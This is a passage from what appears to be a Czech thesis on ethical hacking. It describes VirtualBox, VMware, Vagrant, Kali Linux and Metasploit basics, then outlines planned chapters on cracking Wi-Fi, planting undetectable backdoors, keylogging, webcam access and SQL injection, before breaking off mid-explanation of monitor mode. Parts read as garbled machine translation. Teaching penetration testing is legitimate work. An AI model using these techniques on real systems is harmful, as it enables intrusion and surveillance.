Systém překonfiguruje kód hostujícího OS, který by normálně fungoval v kruhu 0, aby se provedl v kruhu 1 na hostitelském hardwaru. Protože tento kód obsahuje mnoho privilegovaných instrukcí, které nemohou být nativně spuštěny v kruhu 1, VirtualBox používá Správce skenování a analýzy kódu (CSAM), aby prohledal kód Ring 0 rekurzivně před jeho prvním spuštěním, aby identifikoval problematické pokyny, a poté volá Správce oprav (PATM). provádět opravy na místě. To nahradí instrukci skokem na ekvivalentní kompilovaný kódový fragment bezpečný v VM v paměti hypervisoru.
Kód hostujícího uživatelského režimu, běžící v kruhu 3, obvykle běží přímo na hardwaru hostitele v kruhu 3.
V obou případech VirtualBox používá CSAM a PATM ke kontrole a opravě protiprávních pokynů, kdykoli dojde k chybě. VirtualBox také obsahuje dynamický rekompilátor založený na QEMU pro úplnou překompilaci jakéhokoli kódu v reálném režimu nebo chráněném režimu (např. Kód BIOS, host DOS nebo jakékoli spuštění operačního systému). (Oracle, 2011)
Pomocí těchto technik může VirtualBox dosáhnout výkonu srovnatelného s výkonem VMware. (Diedrich, 2007) (Perlow, 2010)

3.3.1.3.2 Hardwarová virtualizace

VirtualBox podporuje hardwarovou virtualizaci Intel VT-x i AMD AMD-V. S využitím těchto zařízení může VirtualBox provozovat každý hostovaný VM ve svém

vlastním samostatném adresním prostoru; kód hostujícího OS vyzvánění 0 se spouští na hostiteli při vyzvánění 0 v režimu root bez VM root než v kruhu 1.
Počínaje verzí 6.1 VirtualBox tuto metodu podporuje pouze. (Oracle, 2020) (Oracle, 2020) Do té doby VirtualBox konkrétně podporoval některé hosty (včetně 64bitových hostů, SMP hostů a určitých proprietárních operačních systémů) pouze na hostitelích s hardwarovou virtualizací.

3.3.1.3.3 Virtualizace zařízení

Systém emuluje pevné disky v jednom ze tří formátů bitového obrazu disku:
VDI: Tento formát je Virtual Virtual Image Image (Oracle) a ukládá data do souborů, které mají příponu názvu souboru .vdi.
VMDK: Tento otevřený formát používají produkty VMware, jako je VMware Workstation a VMware Player. Ukládá data do jednoho nebo více souborů s příponami názvu souboru .vmdk. Jeden virtuální pevný disk může zahrnovat několik souborů.
VHD: Tento formát používají Windows Virtual PC a Hyper-V a je nativním formátem virtuálního disku operačního systému Microsoft Windows, počínaje Windows 7 a Windows Server 2008 R2. Data v tomto formátu jsou uložena v jediném souboru, který má příponu názvu souboru „.vhd“.
Virtuální stroj VirtualBox proto může používat disky dříve vytvořené ve VMware nebo Microsoft Virtual PC, jakož i svůj vlastní nativní formát. VirtualBox se také může připojit k cílům iSCSI ak raw oddílům na hostiteli, a to buď jako virtuální pevné disky. VirtualBox emuluje IDE (řadiče PIIX4 a ICH6), SCSI, SATA (řadič ICH8M) a řadiče SAS, ke kterým lze připojit pevné disky.
VirtualBox podporuje Open Virtualization Format (OVF) od verze 2.2.0 (duben 2009). (Oracle, 2010)
Obrazy ISO a fyzická zařízení připojená k hostiteli lze připojit jako jednotky CD / DVD. Například obraz DVD distribuce v systému Linux lze stáhnout a použít přímo pomocí VirtualBoxu.
Ve výchozím nastavení poskytuje VirtualBox grafickou podporu prostřednictvím vlastní virtuální grafické karty kompatibilní s VESA. Přírůstky hostů pro hosty Windows, Linux, Solaris, OpenSolaris nebo OS / 2 zahrnují speciální ovladač videa, který zvyšuje výkon videa a zahrnuje další funkce, jako je automatické přizpůsobení rozlišení hosta při změně velikosti okna VM (Oracle, 2020) nebo složení plochy. prostřednictvím virtualizovaných ovladačů WDDM.
V případě síťového adaptéru Ethernet VirtualBox virtualizuje tyto karty síťového rozhraní: (Oracle, 2013)

- AMD PCnet PCI II (Am79C970A)
- AMD PCnet-Fast III (Am79C973)
- Stolní počítač Intel Pro / 1000 MT (82540EM)
- Server Intel Pro / 1000 MT (82545EM)
- Server Intel Pro / 1000 T (82543GC)

Paravirtualizovaný síťový adaptér (virtio-net)
Emulované síťové karty umožňují spuštění většiny hostovaných operačních systémů bez nutnosti najít a nainstalovat ovladače pro síťový hardware, protože jsou dodávány jako součást hostujícího OS. K dispozici je také speciální paravirtualizovaný síťový adaptér, který zlepšuje výkon sítě tím, že vylučuje nutnost přizpůsobit se konkrétnímu hardwarovému rozhraní, ale vyžaduje zvláštní podporu ovladače u hosta. (Mnoho distribucí Linuxu se dodává s tímto ovladačem.) Ve výchozím nastavení VirtualBox používá NAT, pomocí kterého může fungovat internetový software pro koncové uživatele, jako je Firefox nebo ssh. Je možné také nakonfigurovat přemostěné sítě prostřednictvím hostitelského síťového adaptéru nebo virtuálních sítí mezi hosty. Současně lze připojit až 36 síťových adaptérů, ale pouze čtyři lze konfigurovat pomocí grafického rozhraní.
Pokud jde o zvukovou kartu, VirtualBox virtualizuje zařízení Intel HD Audio, Intel ICH AC'97 a SoundBlaster 16. (Oracle, 2011)
Řadič USB 1.1 je emulován tak, aby všechna zařízení USB připojená k hostiteli byla vidět v hostu. Proprietární rozšiřující balíček přidává řadiče USB 2.0 nebo USB 3.0 a pokud VirtualBox funguje jako RDP server, může také používat USB zařízení na vzdáleném RDP klientovi, jako by byla připojena k hostiteli, i když pouze pokud klient podporuje tento VirtualBox – specifické rozšíření (Oracle poskytuje klientům tenké klienty Solaris, Linux a Sun Ray, kteří to dokážou, a slibovali podporu pro další platformy v budoucích verzích). (Oracle, 2011)

3.3.1.4 Sada funkcí

- 64bitové hosty (je vyžadována podpora virtualizace hardwaru)
- Snímky
- Bezproblémový režim – schopnost běžet virtualizované aplikace vedle sebe s běžnými stolními aplikacemi
- Sdílená schránka
- Sdílené složky
- Speciální ovladače a obslužné programy usnadňující přepínání mezi systémy
- Interakce příkazového řádku (kromě GUI)
- Veřejné API (Java, Python, SOAP, XPCOM) pro řízení konfigurace a provádění VM (Igotti, 2008)
- Vnořené stránkování pro AMD-V a Intel VT (pouze pro procesory podporující SLAT a s povoleným SLAT)
- Omezená podpora pro 3D grafickou akceleraci (včetně OpenGL až (ale ne včetně) 3.0 a Direct3D 9.0c přes Wine's Direct3D na OpenGL překlad)
- Podpora SMP (až 32 virtuálních CPU na virtuální stroj) od verze 3.0
- Teleportation (aka Live Migration)
- Zrychlení výstupu 2D videa (nemějte se mýlit s akcelerací dekódování videa), od verze 3.1

- EFI je podporován od verze 3.1 (hosté Windows 7 (Oracle) (Oracle, 2011) nejsou podporováni) (Oracle, 2011)

3.3.1.4.1 Funkce emulace úložiště

- Podpora NCQ pro diskové oddíly SATA, SCSI a SAS
- Zapojení disku SATA
- Režim průchodu pro jednotky SSD
- Režim pass-through pro jednotky CD / DVD / BD – umožňuje uživatelům přehrávat zvukové disky CD, vypalovat optické disky a přehrávat šifrované disky DVD
- Může deaktivovat I / O cache hostitelského OS
- Umožňuje omezení šířky pásma IO
- PATA, SATA, SCSI, SAS, iSCSI, řadiče disket
- Šifrování obrazu disku VM pomocí AES128 / AES256

3.3.1.4.2 Podpora úložiště

- Nezpracovaný přístup na pevný disk – umožňuje, aby se v hostujícím systému zobrazovaly fyzické oddíly pevného disku v hostitelském systému
- Podpora formátu VMDK (Virtual Machine Disk) - umožňuje výměnu obrazů disku s VMware
- Podpora Microsoft VHD
- Disky QEMU qed a qcow
- Disky ve formátu HDD (pouze verze 2; verze 3 a 4 nejsou podporovány) používané virtualizačními produkty Parallels

3.3.1.4.3 Od verze 3.2

- Podpora hosta Mac OS X Server – experimentální funkce
- Balónky paměti (nejsou k dispozici na hostitelích Solarisu)
- Deduplikace paměti RAM (Page Fusion) pro hosty Windows na 64bitových hostitelích
- CPU hot-plugging pro Linux (hot-add a hot-remove) a někteří hosté Windows (hot-add)
- Mazání snímků, zatímco běží virtuální stroj
- Nastavení pro více monitorů v GUI pro hosty Windows
- Emulace řadiče LSI Logic SAS
- Zrychlení videa pomocí protokolu RDP (Remote Desktop Protocol) prostřednictvím bezplatného rozšíření
- Spuštění a ovládání hostované aplikace z hostitele – pro automatizované nasazení softwaru

3.3.1.4.4 Od verze 4.0

- Oddělení PUEL / OSE bylo upuštěno ve prospěch otevřeného zdrojového základního produktu a uzavřeného zdrojového rozšiřujícího balíčku, který lze nainstalovat na horní část základního produktu. V rámci této změny byly vytvořeny další komponenty VirtualBoxu open source (instalátory, dokumentace, ovladače zařízení)
- Emulace zvukového kodeku Intel HD
- Emulace čipové sady Intel ICH9
- Nové schéma úložiště VM, kde jsou všechna data VM uložena v jedné složce, aby se zlepšila přenositelnost VM
- Několik vylepšení uživatelského rozhraní včetně nového vzhledu s náhledem VM a režimem měřítka
- Na 32bitových hostitelích mohou každý používat více než 1,5 GB RAM
- Kromě formátu OVF je podporován také jeden souborový formát OVA
- Využití CPU a šířka pásma I / O mohou být omezeny na VM
- Podpora obrázků Apple DMG (DVD)
- Nastavení pro více monitorů pro hosty Linux / Solaris (dříve pouze Windows)
- Změna velikosti obrazových formátů disků z Oracle, VDI (bitová kopie disku VirtualBox) a Microsoft, VHD (pevný disk virtuálního počítače)

3.3.1.4.5 Od verze 4.1

- Podpora Windows Aero (experimentální)
- Klonování virtuálních strojů

3.3.1.4.6 Od verze 4.2

- Skupiny virtuálních strojů – umožňuje správu skupiny virtuálních strojů jako jedné jednotky (zapínat a vypínat, pořizovat snímky atd.)
- Některá nastavení VM lze během provádění VM změnit
- Podpora až 36 NIC v případě čipové sady ICH9
- Podpora pro omezení šířky pásma I / O sítě
- Může automaticky spustit virtuální počítače při spuštění hostitelského systému (s výjimkou hostitelů Windows)

3.3.1.4.7 Od verze 4.3

- Podpora snímání videa VM
- Podpora dotykového zařízení hostitele (GUI předává události dotykem hosta hostovi) / virtualizaci USB takových zařízení

3.3.1.4.8 Od verze 5.0 (Oracle)

- Podpora paravirtualizace pro hosty se systémem Windows a Linux ke zlepšení přesnosti a výkonu při zachování času

- Řadič USB3 založený na hardwarové implementaci společnosti Intel. (Intel, nedatováno) Je podporována jakoukoli verzí Windows od Windows 8, Linuxovým jádrem od 2.6.31 a Mac OS X od verze 10.7.4.
- Obousměrná podpora drag and drop pro Windows, Linux a Solaris
- Šifrování bitového obrazu VM pomocí bezplatného rozšíření
- Podpora škálování výstupu VM a zobrazení HiDPI
- Doplňování disků SATA pomocí GUI
- Zachytávání provozu USB
- VM lze odpojit od relace GUI a spustit na pozadí (Oracle Corporation, 2015)
- Pokyny AVX, AVX-2, AES-NI, SSE 4.1 / 4.2 (pokud je podporováno hostitelským CPU)

3.3.1.4.9 Od verze 6.0 (Oracle)

- Podpora exportu virtuálních počítačů do Oracle Cloud
- Správce souborů, který umožňuje řídit hostující systém souborů a kopírovat soubory z / do něj
- Ovladač VMSVGA GPU pro hostitele Linuxu
- Podpora nastavení prostorových reproduktorů
- Podpora hardwarově podporované vnořené virtualizace na procesorech AMD

3.3.1.4.10 Od verze 6.1 (Oracle, 2020)

- Podpora pro import virtuálních počítačů z prostředí Oracle Cloud
- Přidána podpora vnořených virtualizací pro procesory Intel (již byla k dispozici pro procesory AMD) počínaje procesorem Intel Core i5 Broadwell
- Experimentální podpora pro přenos souborů pomocí drag-n-drop pouze pro hostitele a hosty Windows (ve výchozím nastavení zakázáno, musí být povoleno pomocí VBoxManage)
- Podpora virtio-scsi pro pevné disky a optické jednotky, včetně podpory spouštění
- Podpora hostitelů s až 1024 CPU
- Podpora DXVA (hardwarově akcelerované dekódování videa) pro hosty Windows
- Podpora NVRAM pro EFI, která zlepšuje kompatibilitu s mnoha hostujícími OS
- Softwarová klávesnice pro zadávání libovolných kláves hostovi
- Monitorování využití hostujícího CPU
- Přerušená podpora pro softwarovou virtualizaci CPU – nyní je vyžadován procesor s hardwarovou virtualizací
- Přerušená podpora průchodu PCI pro hostitele Linuxu

3.3.1.4.11 Omezení

- VirtualBox má velmi nízkou přenosovou rychlost do zařízení USB2 a z nich. (Oracle) (Oracle)
- Přestože se jedná o produkt s otevřeným zdrojovým kódem, jsou některé jeho funkce dostupné pouze v binární podobě na základě komerční licence (viz níže „VirtualBox Extension Pack“).
- Procházející zařízení USB3 nejsou podporována staršími hostujícími operačními systémy, jako jsou Windows Vista a Windows XP, protože chybí ovladače, ale počínaje verzí 5.0 VirtualBox nabízí experimentální řadič Renesas uPD720201 xHCI USB3, který umožňuje použití USB3 v těchto operačních systémech pomocí ruční úpravy konfigurace soubory. (Oracle, 2019) (Oracle, 2015)
- Přírůstky hostů pro MacOS nejsou v tuto chvíli k dispozici. (Oracle)
- Přírůstky hostů pro Windows 9x (Windows 95, 98 a ME) nejsou k dispozici. To má za následek špatný výkon kvůli absenci grafické akcelerace ve výchozím 16bitovém barevném režimu (je k dispozici externí software třetích stran (MajorGeeks.com, 2018) (MajorGeeks.com, 2005) (MajorGeeks.com, 2006), který umožňuje podporu 32bitového barevného režimu, což má za následek lepší výkonnost.) (Oracle, 2008) (Oracle, 2010) (Oracle, 2014)
- Podpora EFI je neúplná, např. Zavádění EFI pro hosta Windows 7 není podporováno. (Oracle) (Oracle, 2011) Chybí bootování UEFI pro hostující OS. (Oracle, 2019)
- Podporovány jsou pouze starší verze průchodu DirectX a OpenGL (tuto funkci lze aktivovat pomocí možnosti 3D Acceleration pro každý VM samostatně). (Oracle, 2020)
- Video RAM je omezeno na 128 MiB (256 MiB s aktivací 2D Video Acceleration) z důvodu technických potíží (Oracle, 2017) (pouze změna GUI, aby uživatel mohl přidělit více video RAM VM nebo ručně editovat konfigurační soubor vyhrál VM 't práce a bude mít za následek fatální chybu (Oracle, 2017)).
- Windows 95/98 / 98SE / ME nelze instalovat nebo nespolehlivě pracovat s moderními procesory (AMD Zen nebo novějšími) a hardwarovou virtualizací (VirtualBox 6.1 a vyšší). To je způsobeno nesprávným kódováním těchto operačních systémů. (Oracle, 2020) (Henry, 2015) (Henry, 2015)

3.3.1.4.12 VirtualBox Extension Pack

Některé funkce vyžadují instalaci uzavřeného zdroje „VirtualBox Extension Pack“: (Oracle, 2020)

- Podpora virtuálního řadiče USB 2.0 / 3.0 (EHCI / xHCI)

- VirtualBox RDP: podpora proprietárního protokolu vzdáleného připojení vyvinutého společností Microsoft a Citrix Systems.
- Zavádění PXE pro karty Intel.
- Šifrování obrazu disku VM

Zatímco v každém vhodném hostovaném virtuálním stroji jsou nainstalovány doplňky hosta, na hostiteli se spuštěnou službou VirtualBox je nainstalována Extension Pack.

3.3.2 VMware

VMware, Inc. je americká veřejně obchodovaná softwarová společnost z Kalifornie v USA. Poskytuje cloudový výpočetní a virtualizační software a služby. (Gartner, 2016) Byla to jedna z prvních komerčně úspěšných společností, která virtualizovala architekturu x86. (VMware, 2020)
Desktopový software VMware běží na systémech Microsoft Windows, Linux a macOS, zatímco jeho podnikový softwarový hypervisor pro servery, VMware ESXi, je hypervisor na principu bare-metal, který běží přímo na hardwaru serveru, aniž by vyžadoval další základní operační systém. (VMware, 2020)
Software VMware poskytuje hostujícímu operačnímu systému zcela virtualizovanou sadu hardwaru. (Lynch, 2004) Software VMware virtualizuje hardware pro grafický adaptér, síťový adaptér a adaptéry pevného disku. Hostitel poskytuje předávací ovladače pro hostovaná zařízení USB, sériová a paralelní zařízení. Tímto způsobem se virtuální počítače VMware stávají vysoce přenosnými mezi počítači, protože každý hostitel vypadá téměř stejně jako host. V praxi může správce systému pozastavit operace na hostovi virtuálního počítače, přesunout nebo zkopírovat tohoto hosta do jiného fyzického počítače a tam pokračovat v provádění přesně v okamžiku pozastavení. Alternativně pro podnikové servery umožňuje funkce zvaná vMotion migraci provozních virtuálních počítačů typu host mezi podobnými, ale samostatnými hardwarovými hostiteli sdílejícími stejné úložiště (Murray, 2019) Každý z těchto přechodů je pro všechny uživatele virtuálního počítače v době jeho migrace zcela transparentní.

3.3.3 Vagrant

Vagrant je open-source softwarový produkt pro vytváření a údržbu přenosných prostředí pro vývoj virtuálního softwaru, (Palat, 2012) např. pro VirtualBox, KVM, Hyper-V, Docker Containers, VMware a AWS. Snaží se zjednodušit správu konfigurace softwaru virtualizací, aby se zvýšila produktivita vývoje. Vagrant je napsán v jazyce Ruby, ale jeho ekosystém podporuje vývoj v několika jazycích.
Vagrant byl poprvé zahájen jako osobní vedlejší projekt Mitchellem Hashimotem v lednu 2010. První verze Vagrantu byla vydána v březnu 2010. V říjnu 2010 společnost Engine Yard prohlásila, že se chystají sponzorovat projekt Vagrant. První stabilní verze, Vagrant 1.0, byla vydána v březnu 2012, přesně dva roky po vydání

původní verze. V listopadu 2012 založil Mitchell organizaci nazvanou HashiCorp, která podporovala rozvoj Vagrantu na plný úvazek. Vagrant zůstal permisivně licencovaným svobodným softwarem. HashiCorp nyní pracuje na vytváření komerčních vydání a poskytuje profesionální podporu a školení pro Vagrant.
Vagrant byl původně svázán s VirtualBox, ale verze 1.1 přidala podporu pro další virtualizační software, jako jsou VMware a KVM, a pro serverová prostředí, jako je Amazon EC2. (Hashimoto, 2013) Vagrant je napsán v Ruby, ale lze jej použít v projektech napsaných v jiných programovacích jazycích, jako jsou PHP, Python, Java, C # a JavaScript. (Cooper, 2010) Od verze 1.6 Vagrant nativně podporuje kontejnery Dockeru, které v některých případech mohou sloužit jako náhrada za plně virtualizovaný operační systém. (Hashimoto, 2014)

3.4 Využití Linuxu pro hackování

Proč tedy hackeři používají Linux nad jinými operačními systémy? Většinou proto, že Linux nabízí mnohem vyšší úroveň kontroly pomocí několika různých metod. (Occupytheweb, 2018)

3.4.1.1 Linux je open source

Na rozdíl od Windows je Linux open source, což znamená, že zdrojový kód operačního systému je dostupný pro uživatele. Je ho možné měnit a manipulovat s ním, jak si jen uživatel přeje. Pokud se programátor snaží, aby systém fungoval tak, jak nebylo zamýšleno, možnost manipulovat se zdrojovým kódem je nezbytná. (Occupytheweb, 2018)

3.4.1.2 Linux je transparentní

Pro účinné hackování, je třeba znát a pochopit svůj operační systém a do značné míry také operační systém, na který se útočí. Linux je zcela transparentní, což znamená, že je možné vidět a manipulovat se všemi jeho pracovními částmi.
U Windows tomu tak není. Microsoft se snaží, aby bylo co nejtěžší znát vnitřní fungování jeho operačních systémů, takže nikdy nevíte, co se děje „pod kapotou“, zatímco v Linuxu je reflektor přímo svítící na každou komponentu operační systém. Díky tomu je práce s Linuxem efektivnější. (Occupytheweb, 2018)

If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If

you know neither the enemy nor yourself, you will succumb in every battle. (Tzu, 5. století př. n. l.)

Windows volí jinou strategii než Linux, snaží se být nepoznán nepřítelem. A své zranitelnosti odhalit, až když vyjde patch.

3.4.1.3 Linux nabízí granulární kontrolu

Linux je granulární. To znamená, že je možná téměř nekonečná kontrola nad systémem. Ve Windows je možné řídit pouze společnost Microsoft dovolí. V systému Linux lze vše ovládat pomocí terminálu od nejnižší po nejvyšší úroveň. Kromě toho Linux zjednodušuje a zefektivňuje skriptování v kterémkoli skriptovacím jazyce. (Occupytheweb, 2018)

3.4.1.4 Většina hackerských nástrojů je psána pro Linux

Více než 90 procent všech hackerských nástrojů je napsáno pro Linux. Existují samozřejmě výjimky, jako jsou Kain a Abel a Wikto, ale tyto výjimky potvrzují pravidlo. I když jsou hackerské nástroje jako Metasploit nebo nmap portovány pro Windows, nepřinášejí všechny možnosti z Linuxu. (Occupytheweb, 2018)

3.4.1.5 Budoucnost patří Linuxu / Unixu

Occupytheweb podal prohlášení, o kterém přiznal, že může vypadat jako radikální, prohlásil, že budoucnost informačních technologií patří do systémů Linux a Unix. Microsoft měl svůj den v 80. a 90. letech, ale jeho růst se zpomaluje a stagnuje. (Occupytheweb, 2018)
Od doby, kdy internet začal, byl Linux / Unix operačním systémem webových serverů díky své stabilitě, spolehlivosti a robustnosti. Dokonce i dnes se Linux / Unix používá ve dvou třetinách webových serverů a dominuje na trhu. Vestavěné systémy ve směrovačích, přepínačích a dalších zařízeních téměř vždy používají jádro Linuxu a virtualizačnímu světu dominuje Linux, a to jak s VMware, tak Citrix postavený na linuxovém jádře. (Occupytheweb, 2018)
Více než 80 procent mobilních zařízení běží na Unixu nebo Linuxu (iOS je Unix a Android je Linux), takže pokud si myslíte, že budoucnost počítačů spočívá v mobilních zařízeních, jako jsou tablety a telefony (bylo by obtížné argumentovat jinak), pak budoucnost je Unix / Linux. Microsoft Windows má na trhu mobilních zařízení jen 7 procent. „Je to vlak, do kterého chcete být zapřaženi?“ (Occupytheweb, 2018)


Tato radikální prohlášení nepřipouštějící jiný názor by neměla mít velký ohlas. Systém Windows používá jinou strategii a je příliš brzo na to říct, zda je o slepou větev.
Windows je například napřed v podpoře grafických karet a jeho DirectX12 je neustále vyvíjen.
Windows May 2020 Update zahrnuje VDDM 2.7 (Jianye, 2019), které přináší mnoho nových funkcí (Microsoft, 2019) (Claire, 2019) (Patel, 2019; Jobalia, 2019) (Natalie, 2019) (Tidd, 2019) (Microsoft, 2019).
Aby nebyli příliš nadšeni i nadšenci Windows, Windows 10 21H1 Update, který je ve vývoji zahrnuje WDDM 2.9, které dotváří symbiózu Windows s Linux. Linux dal příkazový řádek z Ubuntu do Windows (Microsoft, 2017). Windows dá DirectX 12 Linuxu (Pronovost, 2020).

3.5 Kali linux

Kali Linux je distribuce Linuxu odvozená od Debianu určená pro digitální soudní ohledání a penetrační testy. (Simionato, 2007) Je udržována a financována Offensive Security. (Watson, 2016)
Kali Linux má předinstalovaných více než 600 (Offensive Security, 2019) aplikací pro penetrační testování, včetně Armitage (grafický nástroj pro správu kybernetických útoků), Nmap (skener portů), Wireshark (analyzátor paketů), John the Ripper (cracker hesel), Aircrack- ng (softwarová sada pro penetrační testování bezdrátových sítí LAN), sada Burp a bezpečnostní skenery webových aplikací OWASP ZAP. (dookie, 2014) (Heise Media UK, 2013)
Byl vyvinut Mati Aharonim a Devonem Kearnsem z Offensive Security přepsáním BackTrack, jejich předchozí distribuce testování bezpečnosti informací na Linuxu založené na Knoppix. Původně byl navržen se zaměřením na auditování jádra, od kterého dostal svůj název Kernel Auditing LInux. Někdy se nesprávně předpokládá, že název pochází od hinduistické bohyně Kali. (Drake, et al., 2020) (Gallagher, 2019)
Třetí hlavní vývojář, Raphaël Hertzog, se k nim připojil jako expert na Debian. (Offensive Security, 2012) (Orin, 2014)
Kali Linux je založen na distribuci Debian Testing. Většina balíčků, které Kali používá, je importována z repozitářů Debianu. (Offensive Security, 2013)
Popularita systému Kali Linux vzrostla, když byla uvedena v několika epizodách televizního seriálu Mr. Robot. Mezi nástroje zdůrazněné v tomto seriálu a poskytované programem Kali Linux patří Bluesniff, Bluetooth Scanner (btscanner), John the Ripper, Metasploit Framework, nmap, Shellshock a Wget. (Leroux, 2020) (Grauer, 2015)
S verzí 2019.4 v listopadu 2019 bylo výchozí uživatelské rozhraní přepnuto z GNOME na Xfce, přičemž verze GNOME je stále k dispozici. (Nestor, 2019)

3.6 Nat Network

Každý virtuální stroj připojený k Nat Network si myslí, že je připojen k internetu. Nicméně je připojen nejdříve k hostujícímu stroji a poté teprve k internetu. Žádný virtuální stroj není vystaven přímo na internet z důvodu bezpečnosti. (Sabih, 2018)



Obrázek 3: schéma NAT Network, zdroj (Sabih, 2018)

3.7 Windows 10 Edge version

Microsoft zdarma nabízí virtuální stroje k testování IE11 nebo Edge. Běží na nich Windows, tak je lze použít jako virtuální stroj s Windows. (Microsoft, 2020) (Sabih, 2018)
Platnost těchto virtuálních strojů vyprší po 90 dnech. Při první instalaci virtuálního počítače je doporučován vytvořit snapshot, na který je možné se později vrátit. Uživatelé počítačů Mac budou muset k rozbalení souborů použít nástroj podporující zip64, například The Unarchiver. (Microsoft, 2020)
Heslo k vašemu virtuálnímu počítači je „Passw0rd!“ (Microsoft, 2020)

3.8 Metasploitable

Metasploit je zhotoven firmou Rapid7. Je to rozsáhlý framework, který obsahuje velký počet exploitů. Takže uživatel může využívat zranitelnosti, nebo vytvořit vlastní. Slouží také jako pomůcka k objevování exploitů. (Sabih, 2018)
Příkazy Metasploit:
msf console – spustí Metasploit konzoli
help – ukáže nápovědu
show [something] – ukázat (exploity, payloady nebo možnosti)

use [something] – použít (exploity, payloady nebo možnosti)
set [option] [value] – nastav (možnost) na hodnotu (hodnota)
exploit – spusť aktuální úlohu (Tento příkaz se spouští na konci konfigurace.)

3.9 Metody Hackování

V této kapitole budou popsány metody hackování. Pro přehlednost budou rozděleny do 4 podkapitol.
V podkapitole Network Hacking bude popsáno, jak funguje internetová síť, jak zařízení mezí sebou komunikují a jak zneužít tuto metodu komunikace. Konkrétně bude popsáno, jak prolomit hesla k bezdrátovým sítím. Bude popsáno, jak prolomit jednotlivá šifrování. Poté bude možné sledovat veškerá data, která protékají touže sítí.
Jakmile toto bude popsáno v dalším kroku v podkapitole Gaining Access bude popsáno, jak získat přístup k serverům a osobním počítačům. Tato podkapitola bude zaměřena na to, jak sesbírat vyčerpávající data o útočníkově cíli, na objevení zranitelností, které budou využita k získání plného přístupu k cílovému systému. Mimo toho bude popsáno, jak vytvořit nedetekovatelná zadní vrátka a jak je doručit pomocí sociálního inženýrství.
V podkapitole Post Exploitation bude popsáno, jak může útočník využít přístupu, který získal, jak bylo popsáno v předchozích podkapitolách. Bude popsáno, jak interagovat se souborovým systémem, jak spouštět systémové příkazy, zaznamenávat úhozy na klávesnici, jak spustit kameru nebo dokonce použít prolomený počítač jako pivot.
V poslední podkapitole Website Hacking, kde bude popsáno, jak webové stránky fungují, jak vytěžit vyčerpávající informace o nich. Na tuto podkapitolu v této práci bude brán největší důraz. Budou zde popsány nejnebezpečnější zranitelnosti zvané SQL Injections.

3.9.1 Network Hacking

Každé zařízení je připojené k sítě. Toto je základ pro napaden každého zařízení. (Sabih, 2018) (Occupytheweb, 2018)
MAC adresa zajišťuje, aby se příslušný packet dostal ke správnému zařízení. Většina zařízení podporuje pouze managed mode. V zásadě tedy v tomto režimu bude uživatelovo bezdrátové zařízení přijímat pouze pakety nebo se pokusí zachytit pakety, které mají jako cílovou MAC adresu MAC uživatelova zařízení. Bude jen přijímat pakety, které jsou skutečně směrovány do uživatelova počítače. (Sabih, 2018) (Iwaya, 2015)
Je však žádoucí, aby bylo možné zachytit jakýkoli paket, který proudí kolem – jakýkoli paket, který je v dosahu. K tomu je třeba použít režim zvaný monitor mode. Říká bezdrátové kartě, aby zachytila vše kolem ní, i když cílový MAC není

